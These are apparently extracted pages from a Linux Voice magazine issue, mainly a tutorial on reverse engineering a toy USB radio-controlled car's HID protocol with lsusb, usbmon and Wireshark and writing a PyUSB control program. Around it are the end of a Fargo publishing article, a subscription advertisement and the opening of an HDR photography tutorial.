At the same time, it is hard to beat the ease of use and device independence of *Fargo*. And the companion free software of *Fargo* called *Fargo Publisher* (<https://github.com/scripting/fargoPublisher>) can already transfer HTML versions of *Fargo* outlines to any server of your choice, solving the domain name problem for good. The process is quite complex, but Chris Dadswell, who is already using it, made a great job of documenting all the steps at <http://scriven.chrisdadswell.co.uk/articles/howtofargoselfpublishingstorageoptions.html> and <http://scriven.chrisdadswell.co.uk/articles/howToSelfPublishingFargoBlog.html>.

The Dropbox dependency remains, but with any luck we'll also get over it. Stay tuned for another tutorial when that day comes! 📖

Marco Fioretti is a Free Software and open data campaigner who has advocated FOSS all over the world.

LV PRO TIP

Markdown (<http://daringfireball.net/projects/markdown/>) may be the most popular, if not the most versatile, markup system for plain text available today. Learning to write and convert text with Markdown, regardless of *Fargo*, would be a very smart move if you want to publish lots of text regularly.

LV PRO TIP

You can transform your outline in online presentations as explained at <http://fargo.io/docs/presentations.html>.

WHY DO THIS?

- Get to know USB.
- Earn some geek points with reverse engineering.
- Practice with the PyUSB library.

DRIVE IT YOURSELF: A USB CAR

Ever wondered how device drivers are reverse engineered? We'll show you with a simple yet complete example.

Have you ever been enticed into a Windows versus Linux flame war? If not, you are lucky. Otherwise, you probably know that Windows fanboys often talk as though support for peripherals in Linux is non-existent. While this argument loses ground every year (the situation is incomparably better than it was in around 2005), you can still occasionally come across a device that is not recognised by your favourite distribution. Most of the time, this will be some sort of a USB peripheral.

The beauty of free software is that you can fix this situation yourself. The effort required is obviously dependent on how sophisticated the peripheral is, and with a shiny new 3D web camera you may be out of luck. However, some USB devices are quite simple, and with Linux, you don't even need to delve into the kernel and C to write a working driver program for it. In this tutorial, we'll show you how it's done step by step, using a high-level interpreted language (Python, you guessed it) and a toy USB radio controlled car I happen to have lying around.

What we are going to do is a basic variant of a process generally known as reverse engineering. You start examining the device with common tools (USB is quite descriptive itself). Then you capture the data that the device exchanges with its existing (Windows) driver, and try to guess what it means. This is the toughest part, and you'll need some experience and a

bit of luck to reverse engineer a non-trivial protocol. This is legal under most jurisdictions, but as usual, contact a lawyer if in doubt.

Get to know USB


Before you start reversing, you'll need to know what exactly USB is. First, USB is a host-controlled bus. This means that the host (your PC) decides which device sends data over the wire, and when it happens. Even an asynchronous event (like a user pressing a button on a USB keyboard) is not sent to the host immediately. Given that each bus may have up to 127 USB devices connected (and even more if hubs are concerned), this design simplifies the management.

USB is also a layered set of protocols somewhat like the internet. Its lowest layer (an Ethernet counterpart) is usually implemented in silicon, and you don't have to think about it. The USB transport layer (occupied by TCP and UDP in the internet – see page 64 for Dr Brown's exploration of the UDP protocol) is represented by 'pipes'. There are stream pipes that convey arbitrary data, and message pipes for well-defined messages used to control USB devices. Each device supports at least one message pipe. At the highest layer there are the application-level (or class-level, in USB terms) protocols, like the ubiquitous USB Mass Storage (pen drives) or Human Interface Devices (HID).

Inside a wire

A USB device can be seen as a set of endpoints; or, simply put, input/output buffers. Each endpoint has an associated direction (in or out) and a transfer type. The USB specification defines several transfer types: interrupt, isochronous, bulk, and control, which differ in characteristics and purpose.

Interrupt transfers are for short periodic real-time data exchanges. Remember that a host, not the USB device, decides when to send data, so if (say) a user presses the button, the device must wait until the host asks: "Were there any buttons pressed?". You certainly don't want the host to keep silent for too long (to preserve an illusion that the device has notified the host as soon as you pressed a button), and you don't want these events to be lost. Isochronous transfers are somewhat similar but less strict; they allow for larger data blocks and are used by web cameras and similar devices, where delays or even losses of a single frame are not crucial.



Fun to play and also simple: this is the device we will write a driver for.

Fixing permissions

By default, only root is able to work with USB devices in Linux. It's not a good idea to run our example program as a superuser, so add a following udev rule to fix the permissions:

```
SUBSYSTEM=="usb", ATTRS{idVendor}=="0a81",
ATTRS{idProduct}=="0702", GROUP="INSERT_HERE",
MODE="0660"
```

Just insert the name of a group your user belongs to and put this in `/lib/udev/rules.d/99-usbcar.rules`.

Bulk transfers are for large amounts of data. Since they can easily hog the bus, they are not allocated the bandwidth, but rather given what's left after other transfers. Finally, the control transfer type is the only one that has a standardised request (and response) format, and is used to manage devices, as we'll see in a second. A set of endpoints with associated metadata is also known as an interface.

Any USB device has at least one endpoint (number zero) that is the end for the default pipe and is used for control transfers. But how does the host know how many other endpoints the device has, and which type they are? It uses various descriptors available on specific requests sent over the default pipe. They can be standard (and available for all USB devices), class-specific (available only for HID, Mass Storage or other devices), or vendor-specific (read "proprietary").

Descriptors form a hierarchy that you can view with tools like **lsusb**. On top of it is a Device descriptor, which contains information like device Vendor ID (VID) and Product ID (PID). This pair of numbers uniquely identifies the device, so a system can find and load the appropriate driver for it. USB devices are often rebranded, but a **VID:PID** pair quickly reveals their origin. A USB device may have many configurations (a typical example is a printer, scanner or both for a multifunction device), each with several interfaces. However, a single configuration with a single interface is usually defined. These are represented by Configuration and Interface descriptors. Each endpoint also has an Endpoint descriptor that contains its address (a number), direction (in or out), and a transfer type, among other things.

Finally, USB class specifications define their own descriptor types. For example, the USB HID (human interface device) specification, which is implemented by keyboards, mice and similar devices, expects all data to be exchanged in the form of 'reports' that are sent/received to and from the control or interrupt endpoint. Class-level HID descriptors define the report format (such as "1 field 8 bits long") and the intended usage ("offset in the X direction"). This way, a HID device is self-descriptive, and can be supported by a generic driver (*usbhid* on Linux). Without this, we would need a custom driver for each individual USB mouse we buy.

It's not too easy to summarise several hundred pages of specifications in a few passages of the



tutorial text, but I hope you didn't get bored. For a more complete overview of how USB operates, I highly recommend O'Reilly's *USB in a Nutshell*, available freely at www.beyondlogic.org/usbnutshell. And now, let's do some real work.

No, you can't control this car from a PC – it's a mouse and misses Output reports.

Under the hood

For starters, let's take a look at how the car looks as a USB device. **lsusb** is a common Linux tool to enumerate USB devices, and (optionally) decode and print their descriptors. It usually comes as part of the **usbutils** package.

```
[val@y550p ~]$ lsusb
```

```
Bus 002 Device 036: ID 0a81:0702 Chesen Electronics Corp.
```

```
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

```
...
```

The car is the Device 036 here (unplug it and run **lsusb** again to be sure). The ID field is a **VID:PID** pair. To read the descriptors, run **lsusb -v** for the device in question:

```
[val@y550p ~]$ lsusb -vd 0a81:0702
```

```
Bus 002 Device 036: ID 0a81:0702 Chesen Electronics Corp.
```

```
Device Descriptor:
```

```
...
```

```
idVendor    0x0a81 Chesen Electronics Corp.
```

```
idProduct   0x0702
```

```
...
```

```
bNumConfigurations 1
```

```
Configuration Descriptor:
```

```
...
```

```
Interface Descriptor:
```

```
...
```

```
bInterfaceClass 3 Human Interface Device
```

```
...
```

```
iInterface    0
```


```
HID Device Descriptor:
```

```
...
```

```
Report Descriptors:
```

```
** UNAVAILABLE **
```

The original KeUsbCar application under Windows XP.



Endpoint Descriptor:	
...	
bEndpointAddress	0x81 EP 1 IN
bmAttributes	3
Transfer Type	Interrupt
...	

Here you can see a standard descriptors hierarchy; as with the majority of USB devices, the car has only one configuration and interface. You can also spot a single interrupt-in endpoint (besides the default endpoint zero that is always present and thus not shown). The **bInterfaceClass** field suggests that the car is a HID device. This is a good sign, since the HID communication protocol is open. You might think that we just need to read the Report descriptor to understand report format and usage, and we are done. However, this is marked **** UNAVAILABLE ****. What's the matter? Since the car is a HID device, the *usbhid* driver has claimed ownership over it (although it doesn't know how to handle it). We need to 'unbind' the driver to control the device ourselves.

First, we need to find a bus address for the device. Unplug the car and plug it again, run **dmesg | grep usb**, and look for the last line that starts with **usb X-Y.Z: X, Y** and **Z** are integers that uniquely identify USB ports on a host. Then run:

```
[root@y550p ~]# echo -n X-Y.Z:1.0 > /sys/bus/usb/drivers/usbhid/unbind
```

1.0 is the configuration and the interface that we want the *usbhid* driver to release. To bind the driver again, simply write the same into **/sys/bus/usb/drivers/usbhid/bind**.

Now, Report descriptor becomes readable:

Report Descriptor: (length is 52)	
Item(Global): Usage Page, data= [0xa0 0xff] 65440	(null)
Item(Local): Usage, data= [0x01] 1	(null)
...	
Item(Global): Report Size, data= [0x08] 8	

Item(Global): Report Count, data= [0x01] 1
Item(Main): Input, data= [0x02] 2
...
Item(Global): Report Size, data= [0x08] 8
Item(Global): Report Count, data= [0x01] 1
Item(Main): Output, data= [0x02] 2
...

Here, two reports are defined; one that is read from the device (Input), and the other that can be written back to it (Output). Both are one byte long. However, their intended usage is unclear (Usage Page is in the vendor-specific region), and it is probably why the *usbhid* driver can't do anything useful with the device. For comparison, this is how a USB mouse Report descriptor looks (with some lines removed):

Report Descriptor: (length is 75)	
Item(Global): Usage Page, data= [0x01] 1	Generic Desktop Controls
Item(Local): Usage, data= [0x02] 2	Mouse
Item(Local): Usage, data= [0x01] 1	Pointer
Item(Global): Usage Page, data= [0x09] 9	Buttons
Item(Local): Usage Minimum, data= [0x01] 1	Button 1 (Primary)
Item(Local): Usage Maximum, data= [0x05] 5	Button 5
Item(Global): Report Count, data= [0x05] 5	
Item(Global): Report Size, data= [0x01] 1	

A bonus value

Most RC toys are quite simple and use stock receivers and other circuits that operate at the same frequencies. This means our car driver program can be used to control toys other than the car that comes bundled. I've just discovered that I can play with my son's tractor from my laptop. With some background in amateur radio, you'll certainly find more interesting applications for this.

Item(Main): Input, data= [0x02] 2

This is crystal clear both for us and for the OS. With the car, it's not the case, and we need to deduce the meaning of the bits in the reports ourselves by looking at raw USB traffic.

Detective work

If you were to analyse network traffic, you'd use a sniffer. Given that USB is somewhat similar, it comes as no surprise that you can use a sniffer to monitor USB traffic as well. There are dedicated commercial USB monitors that may come in handy if you are doing reverse engineering professionally, but for our purposes, the venerable *Wireshark* will do just fine.

Here's how to set up USB capture with *Wireshark* (you can find more instructions at). First, we'll need to enable USB monitoring in the kernel. The **usbmon** module is responsible for that, so load it now:

```
root@y550p ~]# modprobe usbmon
```

Then, mount the special **debugfs** filesystem, if it's not already mounted:

```
root@y550p ~]# mount -t debugfs none /sys/kernel/debug
```

This will create a **/sys/kernel/debug/usb/usbmon** directory that you can already use to capture USB traffic with nothing more than standard shell tools:

```
root@y550p ~]# ls /sys/kernel/debug/usb/usbmon
```

```
0s 0u    1s 1t    1u 2s    2t 2u
```

There are some files here with cryptic names. An integer is the bus number (the first part of the USB bus address); **0** means all buses on the host. **s** stands for 'statistics' **t** is for 'transfers' (ie what's going over the wire) and **u** means URBs (USB Request Blocks, logical entities that represents a USB transaction). So, to capture all transfers on Bus 2, just run:

```
root@y550p ~]# cat /sys/kernel/debug/usb/usbmon/2t
```

```
ffff88007d57cb40 296194404 S li:036:01 -115 1 <
```

```
ffff88007d57cb40 296195649 C li:036:01 0 1 = 05
```

```
ffff8800446d4840 298081925 S Co:036:00 s 21 09 0200 0000 0001 1 = 01
```

```
ffff8800446d4840 298082240 C Co:036:00 0 1 >
```

```
ffff880114fd1780 298214432 S Co:036:00 s 21 09 0200 0000 0001 1 = 00
```

Unless you have a trained eye, this feedback is unreadable. Luckily, *Wireshark* will decode many protocol fields for us.

Now, we'll need a Windows instance that runs the original driver for our device. The recommended way is to install everything in *VirtualBox* (the Oracle Extension Pack is required, since we need USB support). Make sure *VirtualBox* can use the device, and run the Windows program (*KeUsbCar*) that controls the car. Now, start *Wireshark* to see what commands the driver sends over the wire. At the initial screen, select the 'usbmonX' interface, where X is the bus that the car is attached to. If you plan to run *Wireshark* as a non-root user (which is recommended), make sure that the **/dev/usbmon*** device nodes have the appropriate permissions.

Suppose we pressed a "Forward" button in *KeUsbCar*. *Wireshark* will catch several output control

Wireshark captures Windows driver-originated commands.

transfers, as shown on the screenshot above. The one we are interested in is highlighted. The parameters indicate it is a **SET_REPORT HID class-specific request (bmRequestType = 0x21, bRequest = 0x09)** conventionally used to set a device status such as keyboard LEDs. According to the Report Descriptor we saw earlier, the data length is 1 byte, and the data (which is the report itself) is 0x01 (also highlighted).

Pressing another button (say, "Right") results in similar request; however, the report will be 0x02 this time. One can easily deduce that the report value encodes a movement direction. Pressing the remaining buttons in turn, we discover that 0x04 is reverse right, 0x08 is reverse, and so on. The rule is simple: the direction code is a binary 1 shifted left by the button position in *KeUsbCar* interface (if you count them clockwise).

We can also spot periodic interrupt input requests for Endpoint 1 (0x81, 0x80 means it's an input endpoint; 0x01 is its address). What are they for? Except buttons, *KeUsbCar* has a battery level indicator, so these requests are probably charge level reads. However, their values remain the same (0x05) unless the car is out of the garage. In this case, there are no interrupt requests, but they resume if we put the car back. We can suppose that 0x05 means "charging" (the toy is simple, and no charge level is really returned, only a flag). If we give the car enough time, the battery will fully charge, and interrupt reads will start to return 0x85 (0x05 with bit 7 set). It looks like the bit 7 is a "charged" flag; however, the exact meaning of other two flags (bit 0 and bit 2 that form 0x05) remains unclear. Nevertheless, what we have

This may not look as good as *KeUsbCar*, but it runs under Linux.



figured out so far is already enough to recreate a functional driver.

Get to code

The program we are going to create is quite similar to its Windows counterpart, as you can easily see from the screenshot above. It has six arrow buttons and a charge level indicator that bounces when the car is in the garage (charging). You can download the code from GitHub (<https://github.com/vsinityn/usbcar.py>); the steering wheel image comes from www.openclipart.org.

The main question is, how do we work with USB in Linux? It is possible to do it from userspace (subject to permission checks, of course; see the boxout below), and the *libusb* library facilitates this process. This library is written for use with the C language and requires the user to have a solid knowledge of USB. A simpler alternative would be *PyUSB*, which is a simpler alternative: it strives to “guess” sensible defaults to hide the details from you, and it is pure Python, not C. Internally, *PyUSB* can use *libusb* or some other backend, but you generally don’t need to think about it. You could argue that *libusb* is more capable and flexible, but *PyUSB* is a good fit for cases like ours, when you need a working prototype with minimum

effort. We also use *PyGame* for the user interface, but won’t discuss this code here – though we’ll briefly visit it at the end of this section.

Download the *PyUSB* sources from <https://github.com/walac/pyusb>, unpack them and install with `python setup.py install` (possibly in a virtualenv). You will also need the *libusb* library, which should be available in your package manager. Now, let’s wrap the functionality we need to control a car in a class imaginatively named **USBCar**.

```
import usb.core
import usb.util

class USBCar(object):
    VID = 0x0a81
    PID = 0x0702

    FORWARD = 1
    RIGHT = 2
    REVERSE_RIGHT = 4
    REVERSE = 8
    REVERSE_LEFT = 16
    LEFT = 32
    STOP = 0
```

We import two main *PyUSB* modules and define the direction values we’ve deduced from the USB traffic. VID and PID are the car ID taken from the output of **lsusb**.

```
def __init__(self):
    self._had_driver = False
    self._dev = usb.core.find(idVendor=USBCar.VID,
                              idProduct=USBCar.PID)
    if self._dev is None:
        raise ValueError("Device not found")
```

In the constructor, we use the `usb.core.find()` function to look up the device by ID. If it is not found, we raise an error. The `usb.core.find()` function is very powerful and can locate or enumerate USB devices by other properties as well; consult <https://github.com/walac/pyusb/blob/master/docs/tutorial.rst> for the full details.

```
if self._dev.is_kernel_driver_active(0):
    self._dev.detach_kernel_driver(0)
    self._had_driver = True
```

Next, we detach (unbind) the kernel driver, as we did previously for **lsusb**. Zero is the interface number. We should re-attach the driver on program exit (see the `release()` method below) if it was active, so we remember the initial state in `self._had_driver`.

```
self._dev.set_configuration()

Finally, we activate the configuration. This call is one of a few nifty shortcuts PyUSB has for us. The code above is equivalent to the following, however it doesn’t require you to know the interface number and the configuration value:
```

```
self._dev.set_configuration(1)
usb.util.claim_interface(0)

def release(self):
    usb.util.release_interface(self._dev, 0)
```

No more toys: writing a real driver (almost)

Having a custom program to work with a previously unsupported device is certainly a step forward, but sometimes you also need it to integrate with the rest of the system. Generally it implies writing a driver, which requires coding at kernel level (see our tutorial from LV002 at www.linuxvoice.com/be-a-kernel-hacker/) and is probably not what you want. However, with USB the chances are that you can stay in userspace.

If you have a USB network card, you can use TUN/TAP to hook your *PyUSB* program into Linux networking stack. TUN/TAP interfaces look like regular network interfaces (with names like `tun0` or `tap1`) in Linux, but they make all packets received or

transmitted available through the `/dev/net/tun` device node. The `pytun` module makes working with TUN/TAP devices in Python a breeze. Performance may suffer in this case, but you can rewrite your program in C with *libusb* and see if this helps.

Other good candidates are USB displays. Linux comes with the `vfb` module, which makes a framebuffer accessible as `/dev/fbX` device. Then you can use `ioctl`s to redirect Linux console to that framebuffer, and continuously pump the contents of `/dev/fbX` into a USB device using the protocol you reversed. This won’t be very speedy either, but unless you are going to play 3D shooters over USB, it could be a viable solution.

```
if self._had_driver:
```

```
self._dev.attach_kernel_driver(0)
```

This method should be called before the program exits. Here, we release the interface we claimed and attach the kernel driver back.

Moving the car is also simple:

```
def move(self, direction):
```

```
ret = self._dev.ctrl_transfer(0x21, 0x09, 0x0200, 0, [direction])
```

```
return ret == 1
```

The direction is supposed to be one of the values defined at the beginning of the class. The `ctrl_transfer()` method does control transfer, and you can easily recognise `bmRequestType` (0x21, a class-specific out request targeted at the endpoint), `bRequest` (0x09, `Set_Report`) as defined in the USB HID specification), report type (0x0200, Output) and the interface (0) we saw in *Wireshark*. The data to be sent is passed to `ctrl_transfer()` as a string or a list; the method returns the number of bytes written. Since we expect it to write one byte, we return True in this case and False otherwise.

The method that determines battery status spans a few more lines:

```
def battery_status(self):
```

```
try:
```

```
ret = self._dev.read(0x81, 1, timeout=self.READ_TIMEOUT)
```

```
if ret:
```

```
res = ret.tolist()
```

```
if res[0] == 0x05:
```

```
return 'charging'
```

```
elif res[0] == 0x85:
```

```
return 'charged'
```

```
return 'unknown'
```

```
except usb.core.USBError:
```

```
return 'out of the garage'
```

At its core is the `read()` method, which accepts an endpoint address and the number of bytes to read. A transfer type is determined by the endpoint and is stored in its descriptor. We also use a non-default (smaller) timeout value to make the application more responsive (you won't do it in a real program: a non-blocking call or a separate thread should be used instead). `Device.read()` returns an array (see the 'array' module) which we convert to list with the `tolist()` method. Then we check its first (and the only) byte to determine charge status. Remember that this it is not reported when the car is out of the garage. In this case, the `read()` call will run out of time and throw a `usb.core.USBError` exception, as most *PyUSB* methods do. We (fondly) assume that the timeout is



With *PyUSB* we could also control this toy digger, so you may find that the drivers you write will have more uses than you imagined.

the only possible reason for the exception here. In all other cases we report the status as 'unknown'.

Another class, creatively named `UI`, encapsulates the user interface – let's do a short overview of the most important bits. The main loop is encapsulated in the `UI.main_loop()` method. Here, we set up a background (steering wheel image taken from OpenClipart.org), display the battery level indicator if the car is in the garage, and draw arrow buttons (`UI.generate_arrows()` is responsible for calculating their vertices' coordinates). Then we wait for the event, and if it is a mouse click, move the car in the specified direction with the `USBCar.move()` method described earlier.

One tricky part is how we associate directions with arrow buttons. There is more than one way to do it, but in this program we draw two sets of arrows with identical shapes. A first one, with red buttons you see on the screenshot, is shown to the user, while the second one is kept off-screen. Each arrow in that hidden set has a different colour, whose R component is set to a direction value. Outside the arrows, the background is filled with 0 (the `USBCar.STOP` command). When a user clicks somewhere in the window, we just check the R component of the pixel underneath the cursor in that hidden canvas, and action appropriately.

The complete program with a GUI takes little more than 200 lines. Not bad for the device we didn't even had the documentation for!

That's all folks!

This concludes our short journey into the world of reverse engineering and USB protocols. The device for which we've developed a driver (or more accurately, a support program) was intentionally simple. However, there are many devices similar to this USB car out there, and many of them use a protocol that is close to the one we've reversed (USB missile launchers are good example). Reversing a sophisticated device isn't easy, but now you can already add Linux support for something like a desktop mail notifier. While it may not seem immediately useful, it's a lot of fun. 📺

Dr Valentine Sinitsyn edited the Russian edition of O'Reilly's *Understanding the Linux Kernel*, has a PhD in physics, and is currently doing clever things with Python.


Resources

- *USB in a Nutshell*: www.beyondlogic.org/usbnutshell
- USB Capture Setup at the *Wireshark* wiki: <http://wiki.wireshark.org/CaptureSetup/USB>
- Tutorial code: <https://github.com/vsinityn/usbcar.py>
- PyUSB homepage: <https://github.com/walac/pyusb>
- "Programming with PyUSB 1.0" tutorial: <https://github.com/walac/pyusb/blob/master/docs/tutorial.rst>

SUBSCRIBE

UK READERS!

Did you know that you can subscribe to **Linux Voice** from just £10 per quarter with Direct Debit? Get every issue straight to your mailbox (or inbox) and spread the costs!



What you get

- 116 pages each month of the best tutorials, features and interviews
- Access to all back issues in DRM-free digital formats - over 1,500 pages
- Take part in our yearly profit donating scheme, and help FOSS projects

Yearly Direct Debit prices

UK print subscription – £55
Digital subscription – £38

Quarterly Direct Debit prices

UK print subscription – £15
Digital subscription – £10

Go here now to subscribe!

www.linuxvoice.com/shop

Payment is in Pounds Sterling. If you are dissatisfied in any way you can cancel your subscription at any time and receive a refund for all unmailed issues.

HDR: CREATE AWESOME PHOTOGRAPHS

Harness the power of open source to capture light and shade in stunning photo composites.

WHY DO THIS?

- Use open source firmware on your camera.
- Turn photography into a geeky hour of parameter tweaking.
- Impress your friends and relatives.

Photos with a high dynamic range (HDR) have a quality and detail that can't be matched by ordinary photos. This is because an HDR image is a combination of both the underexposed and overexposed details within more than one photo – the parts that are usually lost when your camera attempts to set a single exposure value for a single shot. The most popular solution, and the one commonly referred to as HDR, involves taking the same photo at different exposure settings and then combining the various images with a clever piece of software that can then export the final HDR image. And that's exactly what we're going to show you to do now.



Turn an old French chateau into a vibrant explosion of colour and detail.

Image composition with Magic Lantern and Luminance

1 Steady as she goes

You'll need a camera that enables you to control the exposure settings, because you'll need to adjust these between each of the shots we're going to take. And because the final generated image is going to be a clever composite of all these shots, it's absolutely essential that your camera remains in exactly the same position between each shot. If not, the hassle of aligning your images or compensating for even a small movement can take much of the enjoyment out of creating the images.


For this reason, you should try to use a tripod, or at the very least, find a stable place to put your camera and use its timer delay function. This will help to remove any wobble added by your finger prodding the shutter button. In the below image you can see that HDR would be able to bring out the details in the dark parts of the image without overexposing the bright part shining through the window.



2 Use a camera with bracketing


Some cameras can now do this automatically with a function called 'bracketing' – ramping up the exposure in a scene from underexposed (dark) to overexposed (light). Canon's DSLRs are our option purely because they can run the *Magic Lantern* open source firmware. This brilliant third-party firmware is worth a tutorial in itself, as it adds a host of excellent features not enabled by Canon.

With the firmware installed, for example, HDR Bracketing is the first option in the custom menu, and when this is enabled you simply press the shutter. *Magic Lantern* calculates how many different exposures are needed and takes the shots as required. If you need to do this manually, make sure your camera is in its aperture value mode, set manual focus, use the timer and change the aperture/exposure values – typically six times – -3,-2,-1,+1,+2,+3.




3 Luminance HDR

The software that's going to perform most of the magic is called *Luminance HDR*, and we used version 2.4.0. You should be able to find it from your distribution's package manager. You should also install the beta version of *hugin*. This is the awesome panorama stitching tool, and its **align-image-stack** command is used by *Luminance HDR* to ensure each image is perfectly aligned. With that out of the way, launch *Luminance HDR* and click on the 'New HDR Image' button. This will open a requester where you should add your set of images with the **+** icon. Your camera should include the exposure metadata, which will be listed to the right of the images, and you should check that these correspond with the preview. Unless you've ensured your images are aligned, check the Autoalign Images option and click Next. This can take a while with autoalign enabled.




4 Tonemapping

